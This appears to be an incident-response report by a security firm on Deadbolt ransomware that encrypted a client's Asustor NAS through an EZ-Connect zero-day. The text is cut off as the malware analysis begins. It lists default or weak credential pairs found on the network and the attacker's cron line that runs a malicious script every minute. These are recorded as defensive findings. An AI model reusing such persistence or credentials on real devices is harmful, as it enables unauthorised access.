Compromise Assessment Report

XXXX

08 March 2022

Numen Cyber Labs - Security Services

Numen Cyber Technology Pte. Ltd.
11 North Buona Vista Drive, #04-09,The Metropolis,
Singapore 138589
Tel: 65-63555555
Fax: 65-63666666
Email: sales@numencyber.com
Web: https://numencyber.com

Table of Contents

Document Control

Client Confidentiality

This document contains Client Confidential information and may not be copied without written permission.

Proprietary Information

The content of this document is considered proprietary information and should not be disclosed outside of the recipient organization's network.

Numen Cyber Technology permits to copy this report to disseminate information within your organization or any regulatory agency.

Document Version Control			
Issue No.	Issue Date	Issued By	Change Description
0.1	08/03/2022	Rock Guo	Draft for internal review
0.2	08/03/2022	Jerry Toh	Internal review

Document Distribution List	
Jerry Toh	Security Consultant, Numen Cyber Labs
Rock Guo	Security Consulting Manager, Numen Cyber Labs

Executive Summary

This report summarises the Compromise Assessment conducted by Numen Cyber Labs on the IT infrastructure of XXXX between 3 March 2022 to 7 March 2022.

Based solely upon the analysis of the data generated during the Compromise Assessment, Numen Cyber Labs would consider that XXXX's IT systems currently have a moderate level of cyber hygiene. Analysed artifacts suggest that there is no active compromise present within the XXXX's estate.

The Assessment discovered some areas of concern, including areas such as:


Lack of Risk Control Measure	Lack of Access Management Control	IT vendor management issue

Numen Cyber Labs has summarised each area in the Lesson Learnt section of the report and provided a recommendation to address them.

Lastly, the outcome of this campaign is successful as NUMEN managed to eradicate the Security threat and recover the affected files and services to their original state.

1. Implementation Summary

Hosts Analyzed



Total Affected file: 71981

39510

13828

1202

62

The Numen Cyber Labs service was provisioned during Feb 2022. The assessment was performed on a single network and targeted 13 hosts. The assessment commenced on 3 March 2022 and concluded on 6 March 2022.
Total Affected files were 71981 and the any files with **txt,csv,db,doc,docx,jpeg,jpg,js,pdf,php,png,pptx,rar,txt,xls,xlsx,xltx,zip** extension was encrypted by the malware.
All encrypted files have been recovered during the recovery process.

NUMEN would like to thank XXXX for permitting and supporting the Assessment. Comments or further discussions on any aspect of this report would be welcomed.

1.1 Incident Timeline

Data Breach Incident 21 Feb 2022
- Malicious attacker exploited the Asustor Network-attached storage(NAS) Zero Day Vulnerability to gain access into XXXX's NAS Server
- In the NAS Server, the malicious attacker injected malicious script that encrypted the files within the NAS's /volume1 partition

Incident awareness 22 Feb 2022
- XXXX found that their files on Asustor NAS Server is encrypted with Deadbolt extension
- XXXX Shutdown the NAS Server to prevent any spreading of the ransomware

Engagement Started 25 Feb 2022
- XXXX contracted NUMEN for Professional Advise
- XXXX reported the data breach incident to PDPC & SPF


Assessment Started 3-6 March 2022
- Network assessment confirm that no other server is being infected and there are no indication of data exfiltration
- Three Potentially Unwanted Programs (PUPs) was identified
- The PUPs files was eradicated from the NAS Server
- NAS Server was Security hardened
- NAS Server was upgraded to the latest firmware version (ADM 4.0.4.RR23)
- Encrypted files was Recovered during the recovery phase

Conclusion 14 March 2022
- Report Delivery

2. Technical Analysis

2.1 Initial Background


On February 22 morning, XXXX discovered that their file was encrypted with the "Deadbolt" extension. Upon confirmation with the IT vendor, they realised that their NAS(ASUSTOR) was inflected with the "Deadbolt" Ransomware.



XXXX took the IT Vendor's advice and switched off their NAS Server to prevent spreading the Ransomware to other PC in the same network.

Numen Cyber Labs arrived at the incident scene on March 3 morning after getting the authorization from XXXX and collected the following information, evidence, and documents:

XXXX Internal Network Diagram:



NAS Product Information

Asustor AS6104T 4 Bay NAS 8TB ✓
Asustor AS6104T
CPU: Intel Celeron 1.6GHz Dual-Core (burst up to 2.08~2.48GHz) Processor
AES-NI hardware encryption engine integrated
Hardware acceleration engine supported format: H.264 (AVC), H.265 (HEVC), MPEG-4 Part 2, MPEG-2, VC-1
Memory: 2GB SO-DIMM DDR3L (1GB x 2, Expandable. Max 8GB)
HDD: 4 x 2TB WD Red
Supports Hot Swappable Drives
Expansion: USB 3.0 x 3, USB2.0 x 2, eSATA x 2
Network: Gigabit Ethernet x 2
Output: HDMI 1.4b x 1, S/PDIF x1
System Fan: 120mm x 1
Infrared Receiver
Audio Output: S/PDIF
Input Power Voltage: 100V to 240V AC
Power Consumption: 27.5W (Operation);
13.6W (Disk Hibernation);
0.95W (Sleep Mode)

Vulnerability Scanning

Numen Cyber Lab conducted a Vulnerability scanning on the XXXX Network as part of the Compromise assessment to identify Key weakness, the scanning shows that the XXXX only have one network segment which is all under the 192.168.1.1/24 CIDR subnet, which displays a lack of network Segmentation in Network design.

Online Hosts
192.168.1.3
192.168.1.5
192.168.1.100
192.168.1.102
192.168.1.114
192.168.1.118
192.168.1.119
192.168.1.126
192.168.1.128
192.168.1.134
192.168.1.136
192.168.1.253
192.168.1.254

On top of that, out of the thirteen(13) alive hosts, eight of them is found to be using **weak** or **default** credential:

IP Address	Port	Service Name	Model	Confidential
				Username:root password:999999
				No need password
				username:admin. Password:password
				No need password
				No need password
				Password:password
				username:admin. Password:password
				username:admin. Password:admin
				Can not Login


NUMEN conducted a network sweep on these alive hosts to confirm that only the NAS server has been affected by this attack.

NAS Server

After Identifying which is the affected server and obtaining the XXXX's approval, NUMEN has collected the NAS Server for further lab analysis.


2.1.1 Background on Deadbolt Ransomware

The Nature of a typical ransomware attack results in the victim's files being encrypted and the login screen of the affected system will be replaced with a ransom note. The deadbolt strain is no different from other kinds of ransomware attacks as once the malicious script gets executed on the victim's device, it will replace the login screen with a ransom note, and local files will be encrypted and renamed with a .deadbolt extension like the following screenshot:



Following the Deadbolt ransomware attacks that affected more than 3,600 QNAP NAS devices on Jan 2022, Asustor also became a victim of such an attack in Feb 2022. The affected models include AS6104T, AS5104T, AS5304T, AS6404T, AS7004T, AS5202T, AS6302T, and AS1104T.
However, unlike QNAP, Asustor did not realise any official explanation for this security incident. Our assessment discovered that the Malicious attacker exploited the Asustor's EZ Connect Zero-day vulnerability to access the NAS server.

After gaining access to the NAS Server, the Malicious attacker replaces the login screen with a ransom note that demands **0.03 Bitcoin(equivalent to 1150 USD),** as shown on the screenshot below:




2.2 Incident Response Process

NUMEN began the Incident Response process on March 3 after obtaining the NAS Server. The phases of performing the task is being summarized in the diagram below:


2.2.1 NAS configuration Review

It was discovered during the config review that Ez-Connect is enabled and port-forwarded to the public network. On top of that, the last updated firmware version is **3.4.4.RAT2**, which contains a Zero-day vulnerability.
Therefore, the attack path can be determined as follows: the DeadBolt gang remotely penetrated the victim's NAS server by exploiting a zero-day vulnerability in EZ-Connect. After gaining a foothold into the NAS server, the attacker executed a malicious script that encrypted the victim's data within the NAS server.


The following screenshot shows that EZ-Connect has been enabled:



The following Screenshot shows that Port forwarding services has been enabled:




The following screenshot shows the version of the last updated firmware:



2.2.2 Log Analysis

It was discovered that the HTTP Logging has been disabled on the **Nginx** configuration file, thus the HTTP log cannot be obtained:



Furthermore, the **/var/log** does not contain any useful information about the attack, thus It is not possible to conclude anything through this step.


2.2.3 Malware Extraction

Numen began the task by performing queries to search for any modification of an executable file or new service addition within the Incident period between **Feb 21 – 22, 2022**, and discovered that the following files have anomalies:


1. /usr/builtin/etc/cgi_install
2. /usr/webman/portal/index.cgi
3. /volume0/usr/builtin/18251

Furthermore, It was also discovered that cronjob task was modified to ***/1 * * * * /bin/sh /usr/builtin/etc/cgi_install** which means that **/usr/builtin/etc/cgi_install** file will be executed every **one minute**. From the timestamp that all these **three** files were created, it was possible to determine that the attack time starts at **22:09 on February 21, 2022**.


The following Screenshot shows the cronjob task, noticed that malicious file **/usr/builtin/etc/cgi_install was task to** execute every 1 minute:



The Following Screenshot shows that /usr/builtin/etc/cgi_install file was created on **February 21, 2022**, at **22:09:**



The Following Screenshot shows that **/volume0/usr/builtin/18251** file was created on **February 21, 2022, at 22:09:**




2.2.4 Network Analysis

The IP route shows there is no anomaly in the network traffic, It shows that there is no reverse connection being established to the C2 server.

The following screenshot shows that there is an established connection with External IP Address **35.185.153.22**:

```
tcp        0      0 192.168.1.20:8000       192.168.1.3:61659       TIME_WAIT   -
tcp        0      0 192.168.1.20:8000       192.168.1.3:61641       TIME_WAIT   -
tcp        0      0 192.168.1.20:37066      35.185.153.22:443       ESTABLISHED 11180/orbwebM2Md
tcp        0      0 192.168.1.20:8000       192.168.1.3:61688       TIME_WAIT   -
tcp        0      0 192.168.1.20:8000       192.168.1.3:61726       ESTABLISHED 1951/lighttpd
tcp        0      0 192.168.1.20:8000       192.168.1.3:61748       ESTABLISHED 14582/lighttpd
tcp        0      0 192.168.1.20:8000       192.168.1.3:61340       ESTABLISHED 14582/lighttpd
tcp        0      0 192.168.1.20:8000       192.168.1.3:61699       TIME_WAIT   -
tcp        0      0 192.168.1.20:8000       192.168.1.3:61725       TIME_WAIT   -
tcp        0      0 192.168.1.20:8000       192.168.1.3:61622       TIME_WAIT   -
tcp        0   2680 192.168.1.20:22         192.168.1.3:60915       ESTABLISHED 2446/sshd: admin [p
tcp        0      0 192.168.1.20:58166      193.122.130.0:80        TIME_WAIT   -
tcp        0      0 :::3240                 :::*                    LISTEN      3372/usbipd
tcp        0      0 :::873                  :::*                    LISTEN      23877/rsyncd
```

Upon checking with the threat intelligence source, it was possible to determine that the IP address is non-malicious:



We suspect that the IP Address could belongs to the SaaS's IP address.

2.2.5 Threat Eradication

The three malicious files **/usr/builtin/etc/cgi_install**, **/usr/webman/portal/index.cgi** & **/volume0/usr/builtin/18251** was transferred into NUMEN sandbox environment for further analysis. Following to transfer of these files, NUMEN restored the environment into it's original state.

2.3 Malware Analysis

2.3.1 Malware Static Analysis

Analysing the Three malicious files **18251, index.cgi, cgi_install** on the Sandbox environment, It was possible to determine that **18251** contains the script that can perform both **encryption** and **decryption** tasks:

```
└─# ./18251
